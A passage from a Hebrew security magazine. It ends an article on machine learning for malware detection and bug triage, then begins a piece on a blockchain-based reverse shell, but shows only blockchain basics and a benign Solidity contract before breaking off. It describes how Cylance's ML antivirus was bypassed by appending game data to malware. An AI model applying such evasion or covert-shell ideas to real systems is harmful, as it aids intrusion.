לכאורה, למידת מכונה אמורה לשפר מאוד את מצב המגינים בתחום הזה כי שיטות שונות של למידת מכונה מתמחות בזיהוי של תבניות שנשארו קבועות בפוגענים, למרות השינוי שנעשה בקוד. המחקר הראשוני של חברת IBM ניסה להשתמש [ברשתות נוירונים](#) כדי לנסות לזהות בוטקיטים (Bootkits). במהלך העשור הראשון של שנות ה-2000 גורמים נוספים הצטרפו לניסיונות מחקר לזהות פוגענים בשימוש בשיטות למידה מכונה נוספות. ובעשור האחרון הצטרפו אליהם כמובן רבים אחרים בניסיונות להשתמש מ"מלכת הכיתה" הנוכחית של עולם הלמידה - [למידה עמוקה](#).

דרך אגב, לפחות על סמך סקר הספרות של אנשי CSET, לא ניכר שבהקשר הזה יש יתרון משמעותי ללמידה עמוקה על פני שיטות למידת מכונה ותיקות יותר.

ברם, מנגנוני החתימות מהווים גם כיום (2022) את עמוד השדרה של מוצרי ה-AV. ככל שהתוקפים השתפרו, גם מנגנוני החתימות נעשו מתוחכמים יותר. זאת במחיר של עליה משמעותית במורכבות של מנגנון החתימות ובמשאבי זמן הריצה והזיכרון שהוא דורש. על רגל אחת, במקום לחפש חתימה של הקובץ כולו, המנגנונים המודרניים מחפשים חתימות של חלקים של הקובץ, או חתימות של [תבניות התנהגותיות](#) שלו (מה הפוגען עושה). בין אם באופן סטטי, למשל על ידי ניתוח של קריאות ה-API שלו, או באופן דינאמי, למשל בשימוש ב-Sandbox.

מדוע אם כן, למרות שהמחקר של ML לטובת איתור פוגענים חגג כבר 25 אביבים, יש עדיין שימוש נרחב במנגנוני חתימות? זה המקום לנתח באופן מעמיק את הקשיים בשימוש במערכות למידת מכונה בעולם האמיתי. אחת הבעיות המרכזיות בעולם הגנת הסייבר בכלל ובעולם איתור הפוגענים בפרט היא בעיית התרעות השווא, או בשפה המקצועית - False Positive.

גילוי של פוגען במערכת ארגונית היא בעיה מהסוג של מציאת [מחט בערמת שחת](#). אלגוריתמי למידת מכונה מתקשים מאוד לפתור בעיות של [מחט בערמת שחת](#). המעוניינים בהסבר פשוט מדוע מוזמנים לקרוא בלינק [הזה](#) שפרסמתי בדה-מרקר.

כותבי המאמר של CSET ממחישים את הבעיה באמצעות אנקדוטה מפורסמת משנת 2019. חברת Cylance שיווקה בעבר מוצר AV מבוסס למידת מכונה אך קבוצת האקרים לבנים גילתה דרך פשוטה מאוד לעקוף אותו. כל מה שצריך היה להוסיף לפוגען קטע באורך של כ-5MB מתוך המשחק המפורסם Rocket League. במקרה כזה, ב-90% מהמקרים ה-AV יזכה את הפוגען. ההשערה היא שזה קרה מכיוון שמודל למידת המכונה שהחברה פיתחה זיהה בטעות מספר משחקי מחשב כפוגענים (=התרעות שווא).

כמענה לכך, Cylance הוסיפה מנגנון שני שבחן את מידת הדמיון של הקובץ הנבדק לרשימה לבנה (white-list) של קבצי משחקים.

החלטת המנגנון השני גברה על הפסיקה של המודל הראשון. לכן כל מה שצריך לעשות הוא ל"הדביק" על הפוגען חתימה מתוך משחק מחשב, והנה הוא צח כשלג. ודרך אגב, הכותבים מציינים שאסור לשכוח שלאלגוריתמי ML יש גם פגיעויות מבניות משלהם ([Adversarial AI](#)) שמוסיפים משטחי תקיפה חדשים (על כך בפעם אחרת).

אני אוסיף שמעבר לכך שמדובר בסוגיית [מחט בערמת שחת](#), זו טעות נפוצה להתייחס לפוגענים כאל ישות הומוגנית אחת. יש כידוע סוגים שונים של פוגענים, שלפעמים מתנהגים בצורה הפוכה לחלוטין. לדוגמה, סוסט"רים (Trojans) ישאפו להיות חשאים ככל הניתן, בעוד כופרות (Ransomwares) יכריזו על הגעתן בקול רעש גדול וצורם. יש כמובן גם דוגמאות אחרות.

כיוון שמדובר בקבוצה הטרוגנית תהליך הלמידה צריך לאתר קבוצות שונות (ולפעמים זרות) של התנהגויות, מה שאומר שלכל קבוצה יתווספו התרעות שווא משל עצמה. כלומר, חברות ה-AV פשוט אינן יכולות לאפשר לעצמן כמות כל כך גדולה של התרעות שווא ולגרום בפועל, כמו ידיהן, ל-DoS ללקוחות שלהן. הלקוחות פשוט יסירו מיד את מוצרי ה-AV.

אין בדברים הללו לקבוע שאין עתיד למחקר ML עבור גילוי פוגענים. מזה כעשור, חברות ה-AV מעבירות את מרכז הכובד של השיטות שלהן מתחנות הקצה (כגון PC ומובייל) אל העננים שלהם. זה התחיל עם ההופעה בשוק של Cloud AV וצובר תאוצה בשנים האחרונות עם הבשורה של ה-EDR (Endpoint Detection and Response). המעבר לענן מאפשר מחקר ML איכותי יותר, לא מדובר רק בהוספת כוח חישוב משמעותי. יש לכך מספר סיבות. ראשית, עצם העובדה שחברת ה-AV מקבלת בענן תמונה רחבה שמגיעה מלקוחות רבים מאפשרת להצליב מידע ולשפר מאוד את ביצועי השיטות.

בנוסף, ה-EDR agent יכול (בהנחיית השרת שלו) להעמיק את החקירה באופן שקט, בלי להטריד את המשתמש, עד לנקודה שבה הענן יקבל החלטה ודאית על איתור פוגען. בשלב הזה ניתן לעצור את הפוגען מיידית אצל כל לקוחות ה-EDR האחרים. ראו לדוגמה את הפרסום של חברת מיקרוסופט משנת 2017 אודות [Detonating a bad rabbit](#).

אבל מצד שני צריך להודות ביושר שנכון לעכשיו הפוגענים עדיין איתנו והתקפות כופרה רק מתגברות ומתפשטות. יתכן שכמו שנאמר [בחלק א'](#), שיטות ML הכרחיות כדי שנוכל "לרוץ הכי מהר" ולפחות "להישאר במקום".

[במאמר הקודם](#) נגעתי גם בסוגיה של שיטות [מדידת הצלחה](#) עבור טכנולוגית למידת מכונה או מוצר הגנת סייבר ספציפיים. טענתי שזאת אינה סוגיה פשוטה כלל וכלל ופעמים רבות חברות שרוצות להגן על עצמן נאלצות לרכוש "אבקה נגד פילים". עוד ציינתי, כי אפילו עבור AV, שנחשב לאחד ממוצרי ההגנה הבסיסיים

ביותר, קיימים אתגרים משמעותיים לבניית בדיקה מקצועית. הגיע הזמן להסביר מדוע. כדי לערוך את הבדיקה נדרש מאגר של קבצים זדוניים. ראשית, נדרש לתכנן טוב את סוגי ה-Malware שנבדוק.

כאמור, התנהגות של תולעת, סוס טרויאני, כופרה וכו' שונה למדי. ומהיכן נביא אותם? מצד אחד, אם נאסוף קבצים זדוניים "טריים" שהועלו ל-Virus Total בימים האחרונים, יש סיכון שרבים מהם יהיו ווריאנטים של אותו פוגען בדיוק.

הבדיקה שלנו לא תקיף מגוון מספיק רחב של איומים. מצד שני, קצב התפתחות של מרוץ החימוש בין התוקף למגן (אבולוציית הפוגענים) הוא מהיר מאוד. מאגר וירוסים שנבנה לפני כשנה כנראה לא יהיה מספיק רלוונטי. שוב נדרשים חשיבה ותכנון.

אסור לשכוח שצריך לאסוף גם מאגר של קבצים תמימים כדי לבדוק את כמות התרעות השווא (False Positive) של המוצר. כאמור לעיל, זה פרמטר לא פחות חשוב מאשר איכות הגילוי של פוגענים. ומהיכן נביא הרבה קבצים תמימים? טעות שכיחה של תכנון לקוי היא לאסוף דוגמאות "תמימות" מכל הבא ליד, ללא חשיבה על ההשלכות. אם למשל נאסוף קבצי הרצה מכמה מחשבים "בסביבה", רובם המוחלט יהיה שייך לדוגמא לחברת מייקרוסופט (קבצי מערכת ההפעלה Windows, תוכנות אופיס וכדומה).

ואם נחזור ל-VT ונאסוף קבצים שהוגדרו נקיים בתקופה האחרונה, אולי הם רק נראים "תמימים" בשל העובדה שמוצרי ה-AV ב-VT עדיין לא עלו על הזדוניות שלהם? הרי אנחנו מתכוונים לבחון איכות של AV אחד, על סמך ביצועים של AV-ים אחרים. יש עוד אתגרים נוספים, אבל נסתפק באלו לעת עתה.

למידת מכונה לטובת כתיבת קוד מאובטח

השלב הראשון בהגנת סייבר אפקטיבית הוא מוכנות וחוסן. תמיד רצוי לנסות למנוע או לצמצם אפשרות לתקיפה, מאשר לרדוף אחריה. יש מספר היבטים למוכנות וחוסן ואחד מהם הוא כתיבת קוד מאובטח ודיבוג שלו. כמעט כל קוד מכיל באגים וחולשות (לא הקוד שלי כמובן ☺). בהמשך אעסוק באוטומציה לגילוי חולשות, כעת אדון בנושא פשוט יותר, סיווג רמת החומרה של באגים. כל מפתח בחברה רצינית מכיר את הישיבות המייגעות בהם דנים עם אנשי ה-QA והמוצר בבאגים שנמצאו ומנסים להחליט את מי מהם חובה לתקן עכשיו ומי יישארו פתוחים ויתוקנו "לגרסה הבאה" (כלומר, אף פעם).


כותבי המאמר של CSET דנים ביכולת לנתח באופן אוטומטי דיווחי שגיאות (bug reports) ולהחליט על רמת החומרה של הבאג והאם הוא עלול להוות חולשת אבטחה שניתנת לניצול. קיימים מחקרים אקדמיים בתחום כבר כ-15 שנה, רובם ללא תוצאות שמאפשרות שימוש מעשי. כפי שציינתי כבר [במאמר הקודם](#), לצערנו זה דבר שכיח במאמרים אקדמיים של למידת מכונה בעולם הגנת הסייבר. החוקרים מגיעים לתוצאות טובות מאוד על מאגרי ניסוי אקדמיים קטנים, המאמרים זוכים בפרסי הצטיינות בכנסים, אבל מימוש מעשי שלהם גורם למפח נפש (לאלו שמנסים).

לעומת מאמרים אלו, חברת מיקרוסופט פרסמה לפני כשנתיים מחקר שהראה שלמידת מכונה מסוגלת [לסווג](#) בהצלחה אלו באגים רלוונטיים לבעיית אבטחה ואלו לא. המודל שלהם אומן על מעל מיליון (!) דיווחי באגים אמיתיים של חברת מיקרוסופט. כלומר, המחקר הזה מעיד שחברת תוכנה עם גישה לכמות גדולה מאוד של דיווחי באגים עשויה להצליח [לסווג](#) אותן באופן אוטומטי. מצד שני, ציניקנים יאמרו שרק לחברה כמו מיקרוסופט יש מעל מיליון באגים. כל השאר ימשיכו לריב בפגישות באגים, בדיוק כמו היום. כנראה שנצטרך להמתין לפרסום המוצלח הבא כדי להחליט.

גם כאשר באג כבר מסווג כאיום אבטחה (חולשה) אפשרי, עדיין צריך להגדיר את חומרת החולשה ואת מידת הסבירות לנצל אותה. המנגנון הסטנדרטי המקובל כיום נקרא ה-CVSS (קיצור של Common Vulnerability Scoring System). במנגנון הזה מומחים מנתחים וקובעים ציון לחומרת החולשה. גם בתחום הזה יש מחקרים אקדמיים שמראים שבאמצעות למידת מכונה וניתוח של תיאור החולשה באמצעות עיבוד שפה טבעית (NLP) ניתן לקבוע באופן אוטומטי את ציון ה-CVSS.

CVSS SCORE METRICS


A CVSS score is composed of three sets of metrics (**Base**, **Temporal**, **Environmental**), each of which have an underlying scoring component.



[מקור: <https://www.balbix.com/insights/understanding-cvss-scores>]

חוקרים אחרים השתמשו בנתונים שנאספו אודות תקיפות אמיתיות כדי לבנות [מודל חיזוי](#) של הסיכוי שהחולשה תנוצל ע"י תוקפים.

לאור התפתחות מהירה של תחום [ניתוח הטקסטים](#) בשנים האחרונות, המחקרים האלו מצביעים על כיוון אופטימי ויתכן שנראה בעתיד שימוש אפקטיבי של בינה מלאכותית בתחום הזה. אבל למרות הנימה האופטימית, כותבי המאמר מציינים כי מדובר במשימה בעלת חשיבות בינונית להגנת סייבר והסיכוי שלמידת מכונה תביא לקפיצת דרך משמעותית על פני התהליך הקיים היא בינונית-נמוכה. אני אוסיף, שגם אם הם טועים בהערכות שלהם, פריצת דרך בתחום זה כשלעצמו לא תביא למהפכה משמעותית בהגנת הסייבר.



סיכום

המאמר הנוכחי התמקד בשני נושאים בעולם הגנת הסייבר. הראשון הוא היכולת לזהות פוגענים באמצעות AV או EDR, תחום משמעותי מאוד ונציג ראשון בסדרה של יכולות הניטור. התחום השני הוא היכולת לסייע בשני תהליכי משנה של עולם כתיבת הקוד המאובטח. זהו נציג נוסף של שלב המוכנות והחוסן, בהמשך לעיסוק שלי במאמר הקודם בבדיקות חדירות. במאמר הבא אעמיק (בלי נדר) בתחום האוטומציה לגילוי חולשות ובתחומים נוספים של שלב הניטור.

על הכותב

[ד"ר יעקב רימר](#) הוא יועץ בכיר ומרצה בנושאי סייבר, בינה מלאכותית וביולוגיה. יש לו תואר שני בלמידת מכונה ודוקטורט באימונולוגיה, שניהם ממכון ויצמן למדע. הוא עוסק במחקר מדעי באקדמיה במקביל ליעוץ במשרדי ממשלה ולחברות היי-טק. בעבר שימש בתפקידים בכירים בהיי-טק ובמשרד ראש הממשלה. בנוסף, הוא מלמד באוניברסיטת תל-אביב את הקורסים "בינה מלאכותית ויישומיה לביטחון" ו"בינה מלאכותית בעידן הסייבר" במסגרת תוכניות לתואר שני.

[קישור ללינקדאין](mailto:MrBigDataThemarker@gmail.com). מייל לתגובות: MrBigDataThemarker@gmail.com

מקורות לקריאה נוספת

Machine Learning and Cybersecurity - Hype and Reality. Micah Musser and Ashton Garriott. June 2021. <https://cset.georgetown.edu/publication/machine-learning-and-cybersecurity/>

RBCS - A Blockchain Based Reverseshell

מאת שקד אשכנזי

הקדמה


לפני כ-3 חודשים, אבא שלי שאל אותי אם אני חושב שכדאי להשקיע ב-Bitcoin. עניתי לו שאני לא מכיר מספיק את התחום כדי לענות על השאלה. אז התחלתי לחקור על הנושא, ולאט לאט הבנתי ש-Blockchain הוא הרבה מעבר ל-Crypto Currencies ושיש לו פוטנציאל לא ממומש במגוון תחומים. אחד מהם הוא האנונימיות.

במאמר זה, אציג את יתרונות האנונימיות שה-Blockchain מעניק לנו ואסביר על כלי שכתבתי בשם: ReverseBlockchainShell. אך לפני כדי לתת רקע בתחום, נענה על מספר שאלות:

1. איך תהליך ה-Blockchain עובד?
2. מה זה Ethereum ומהן הרשתות השונות?
3. מהו חוזה חכם ואיך כותבים אותו?


אז מזה בעצם Blockchain?

רוב האפליקציות כיום מתבססות על פנייה למקור ספציפי שמכיל את המידע הרצוי על מנת לשלוק או לשנות אותו.



[שימו לב שגם רשת P2P כמו BitTorrent עובדת בצורה זו. על מנת להשיג משאב מסוים, אנו ניגש לעמדה מסוימת ברשת]

Blockchain היא רשת המורכבת ממחשבים הנקראים Nodes, המכילים מידע ושקולים אחד לשני. כלומר שניתן לקרוא או לכתוב מידע מהרשת מאיזה Node שנבחר.



לפני שנבין את כל השימושים השונים של ה-Blockchain, ראשית נבין את השימוש הראשוני שלה, שהוא העברת כספים דיגיטלית. קונספט זה נוצר כדי שיהיה אפשר לסחור ולהעביר כספים מבלי לסמוך על אף גורם מתווך (בנקים לדוגמא).

דיסקליימר קטן: במאמר אתייחס למימוש הבסיסי של Blockchain אף כי יש מימושים נוספים, וכל רשת Blockchain ממומשת טיפה אחרת. המידע הבא נלקח ממקורות שונים באינטרנט אך ניתן למצוא את כולו ב- [Bitcoin whitepaper](#), ב- [Ethereum whitepaper](#) או [באתר של Ethereum](#).

איך ה-Blockchain עובד?

ה-Blockchain כשמו כן הוא, מבוסס על שרשרת של בלוקים, שמקושרים אחד לשני. כל Block מכיל בתוכו 5

שדות:

Block:

Nonce:

Data:

Prev:

Hash:



השדות הם:

- שדה ה-Block#: הוא המספר הסידורי של הבלוק, מספר ייחודי לו בשרשרת.
- שדה ה-Data: מכיל את כל העברות הכספים (Transactions) המשויכות לאותו הבלוק. מי העביר למי וכמה.
- שדה ה-Hash: הוא בעצם שיכלול כל הבלוק (מלבד שדה ה-hash) לרצף בינארי, שעובר hash (במקרה של Bitcoin או Ethereum מדובר ב-sha256).
- שדה ה-Prev: מכיל את ה-hash של הבלוק הקודם.
- שדה ה-Nonce: מכיל מספר חסר משמעות, שקיים רק כדי לשנות את ה-Hash של הבלוק. נרחיב עליו בהמשך.

השימוש ב-hash-ים מבטיח את אמינות המידע. אם אנסה לשנות את שדה ה-Data בבלוק אחד, זה ישפיע על ה-hash של אותו בלוק. מכיוון שכל בלוק מכיל את ה-hash של הבלוק הקודם לו, שינוי של hash אחד ישפיע על ה-hash של הבלוק הבא לו שישפיע על ה-hash של הבלוק הבא וכן הלאה...

בצורה זאת בעקבות הקשר בין בלוק לקודמו, לא ניתן לשנות את המידע שאחד הבלוקים מכיל מבלי לפגוע בשרשרת ו"להרוס" אותה.


איך עובד תהליך הכרייה?

כשמשמש ברשת רוצה לבצע העברה, הוא פונה ל-Node ברשת. ה-Node מעביר את הבקשה לכל שאר ה-Nodes והם מבצעים תהליך אימות לבקשה (כל אחד בעצמו) עליו יפורט בעמוד הבא.

במידה והאימות מתבצע באופן תקין, ההעברה מתווספת לשדה ה-Data כטרנזקציה נוספת בבלוק החדש. כאשר Node מאמת מספיק בקשות כדי להרכיב בלוק חדש (כ-1500 ב-Ethereum בעת כתיבת המאמר), הוא מנסה "לכרות" אותו.

כרייה היא בעצם התהליך החישובי שבו ה-Node משנה את שדה ה-nonce בבלוק הנוכחי שוב ושוב עד שלבסוף הוא מצליח למצוא nonce שיגרום ל-hash של הבלוק להתחיל עם 30 אפסים כקונבנציה (כמות האפסים אינה קבועה ושונה בין רשת לרשת). כאמור, ערך ה-nonce הוא חסר משמעות מלבד יצירת ה-hash הייחודי.

כשהוא מוצא את אותו ה-nonce, ה-Node מכריז על כך, שולח לשאר ה-Node-ים ברשת את הבלוק והם מוסיפים אותו לתיעוד האישי שלהם. בתמורה למציאת ה-nonce, הוא זוכה בכסף דיגיטלי בעצמו. לכן, על מנת ש-Node יוכל להוסיף בעצמו בלוק חדש ל-Blockchain (ולזכות בפרס על כך), עליו לעבוד קשה כדי למצוא את ה-nonce.



תהליך זה נקרא [Proof of Work - PoW](#) כיוון שה-nonce מהווה הוכחה שאותו ה-node עבד. ישנן שיטות נוספות למימוש Blockchain כגון [Proof of Stake - PoS](#) אך עליהן לא נדבר במסגרת המאמר.

הערת צד: נמצא כי מעבדים גרפיים שימושיים במיוחד לחישובי מציאת ה- $nonce$, ולכן בשנים האחרונות נרשם זינוק הן בביקוש והן המחיר שלהם...

נקודה נוספת שהחסרתי בתהליך היא מס, או בשמו ב-Blockchain נקרא [Gas](#). לא נכנס אליה לפרטים במסגרת המאמר אך דעו שעל כל העברה, המשתמש המעביר משלם סכום סמלי על מנת שההעברה תתבצע. הסכום הסמלי מועבר ל-Node שכרה את הבלוק. מס זה הכרחי לתהליך קבלת ההעברות.

איך עובד תהליך האימות?

תהליך האימות מבוסס על הקונספט של הצפנה א-סימטרית. הצפנות מודרניות מתחלקות לשני סוגים עיקריים - הצפנה סימטרית והצפנה א-סימטרית. בהצפנה סימטרית המפתח שמשמש להצפין את המידע משמש אותנו גם לפענוח המידע. לעומת זאת בהצפנה א-סימטרית מפתח ההצפנה שונה ממפתח הפענוח.

בהצפנה זו אחד המפתחות יקרא Public Key והשני Private Key, כיוון שאחד מהמפתחות מונגש לציבור לשימוש והשני נשאר סודי. ניתן להשתמש במפתחות בשתי דרכים:

1. להצפין עם המפתח הציבורי ולפענח עם הפרטי.
2. להצפין עם המפתח הפרטי ולפענח עם הציבורי.


לכל משתמש ב-Blockchain יש מפתח פרטי (SK), מפתח ציבורי (PK) וכתובת לחשבון שלו, כאשר הכתובת נגזרת מהמפתח הציבורי. ז"א שאפשר לשייך בין מפתח ציבורי לכתובת הארנק. נניח שאליס רוצה לבצע העברה של 1 Bitcoin לבוב. כדי לעשות זאת, אליס יוצרת בקשה של העברת 1 Bitcoin מהחשבון שלה לחשבון של Bob:




לאחר מכן מצפינה את הבקשה עם המפתח הפרטי שלה:



ולבסוף שולחת אותה לאחד מה-Nodes ברשת בצירוף המפתח הציבורי:





ה-Node מקבל את הבקשה, ומשתמש במפתח הציבורי שהוא קיבל כדי לפענח אותה ולקרוא את תוכן הבקשה. מיד לאחר מכן, הוא מוודא שהמפתח הציבורי שהוא קיבל, תואם לכתובת המעבירה (From). מכיוון שהמפתח הפרטי שייך לבעל הארנק בלבד, הגורם היחיד שיכול לבצע העברות הוא בעל הארנק.

לאחר וידוא האמינות של הבקשה, ה-Node מוודא שבעל הארנק מחזיק בכמות הכסף שהוא רוצה להעביר על ידי מעבר על היסטוריית ההעברות שלו.

סיכום התהליך הכולל

כאשר משתמש מבצע העברה, הוא חותם את הבקשה עם המפתח הפרטי שמשוך לכתובת שלו, ושולח את הבקשה לאחד ה-Nodes ברשת. ה-Node שקיבל את הבקשה מעביר אותה לשאר ה-Nodes ומאשר את הבקשה. לאחר מכן הוא (וכל שאר ה-Nodes גם כן) מוסיף אותה לבלוק שהוא מנסה ליצור ומקבל בקשות נוספות. כשהוא מקבל מספיק בקשות, הוא מנסה לכרות את הבלוק על ידי שינוי שדה ה-`nonce` למציאת ה-`hash` הנדרש.

ה-Node בר המזל שמוצא את ה-`nonce`, משתף את כולם ב-`nonce` שהוא מצא, וזוכה בפרס כספי וגם ב-`Gas` (מס) שכל המעבירים שילמו מראש. לבסוף כל ה-Nodes מוסיפים את הבלוק החדש לשרשרת ומתחילים את התהליך מחדש.

Test-Nets-I Ethereum

Ethereum היא אחת מהמימושים לרשת Blockchain והמטבע בה נקרא Ether. קיימות מספר רשתות מבוססות על הטכנולוגיה של Ethereum. לעומת Bitcoin, לרשתות Ethereum יש יכולות נוספת מעבר להעברת כספים, והיא חוזים חכמים. חוזים חכמים מאפשרים למשתמשים ברשת להריץ קוד ולשמור מידע על גבי ה-Nodes ברשת.

הרשת המרכזית נקראת ה-MainNet, וקיימות רשתות נוספות מבוססות Ethereum שנקראות TestNets. ב-TestNets הכסף שסוחרים בו נקרא Test-Ether. ה-Test-Ether הוא חסר ערך וניתן לקבלו על ידי בקשה לאתרים מסוימים.

חוזים חכמים

[חוזים חכמים](#) הם קטעי קוד הנמצאים על ה-Blockchain כחלק משדה ה-Data שבבלוק, ומאפשרים למשתמשי קצה להריץ פונקציות מתוך החוזה על גבי ה-Nodes. לחוזים חכמים ישנם מספר רחב של שימושים, החל מ-NFTs (שהם קצת יותר מ-JPEG לעומת הדעה הרווחת...) וכלה באפליקציות או אפילו חברות שלמות שיכולות להתנהל על גבי ה-Blockchain. ב-Ethereum החוזים החכמים נכתבים בשפה Solidity. דוגמא לחוזה חכם:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.6.0;

contract StoreNum {
    uint256 private num = 0;

    // SetNum() gets a number and sets private variable "num" to it.
    function SetNum(uint256 number) public {
        num = number;
    }

    // GetNum() returns the number stored in "num" variable.
    function GetNum() public view returns (uint256) {
        return num;
    }
}
```

בחוזה ה"חכם" הנל ניתן לשמור מספר במשתנה על ידי קריאה לפונקציה SetNum ולקרוא את המספר על ידי קריאה לפונקציה GetNum. כאשר נקרא לפונקציה SetNum, המספר שנעביר לה ישאר על גבי ה-Blockchain עד השימוש הבא ב-SetNum שהוא יוחלף.

Call vs. Transact

ישנן שתי דרכים לקרוא לפונקציה של חוזה חכם, אחת היא Call והשנייה Transact. פונקציות שמשנות מידע ב-Blockchain יקראו באמצעות Transact בעוד שפונקציות שאינן משנות מידע ב-Blockchain יקראו באמצעות Call. כאשר אנו קוראים לפונקציה עם Transact, על מנת ששינוי הערך יתועד, נצטרך שהבקשה שלנו תרשם ל-Blockchain. על כך, אנו נשלם Gas כמו בכל העברה ב-Blockchain. לעומת זאת, בקשות Call הינן לקריאה בלבד. זאת אומרת שלא נצטרך לשמור מידע ב-Blockchain ולכן לא נצטרך לשלם Gas.

ב-Solidity כאשר נרצה לכתוב פונקציה לקריאה בלבד, נוסיף לה את התגית "view" וכך יהיה ניתן לקרוא לה רק באמצעות Call (כמו שניתן לראות בפונקציה GetNum).

אנונימיות

יצא לכם לשמוע על פושעים שדורשים תשלום במטבע שמבוסס על רשת Blockchain כגון Bitcoin או Ethereum מתוך הנחה שכך לא יוכלו לעקוב אחרי הכסף? אם כן, אז דעו לכם שההנחה לא מדויקת.

Blockchain בצורתו הבסיסית הוא פסודו-אנונימי, משמע הוא אנונימי למחצה. אמנם על הרשת עצמה אנחנו מזדהים רק באמצעות כתובת ארנק, מפתחות פרטיים וציבוריים אך הרשת עצמה מוגדרת כציבורית ולכן כלל הפעולות שקרו ברשת גלויות לעיני כל מי שמעוניין. למשל, כדי לקרוא את תוכן הבלוקים של Ethereum ניתן להשתמש באתר [EtherScan](https://etherbase.org/etherbase).

לכן ע"י קריאת ה-Blockchain ניתן לעקוב אחרי ארנק מסוים, לצפות בכל הפעולות שהוא ביצע ובסופו של דבר (עם מספיק מידע) גם לאתר אותו.

לדוגמא:

נגיד ונרצה להשיג את שמו של מחזיק בכתובת X.

ידוע לנו שכתובת X העבירה 1 Bitcoin לכתובת Y, וידוע לנו מיהו בעל הארנק Y. אז ניצור קשר עם בעל ארנק Y ונבקש ממנו מזהים של בעל ארנק X.

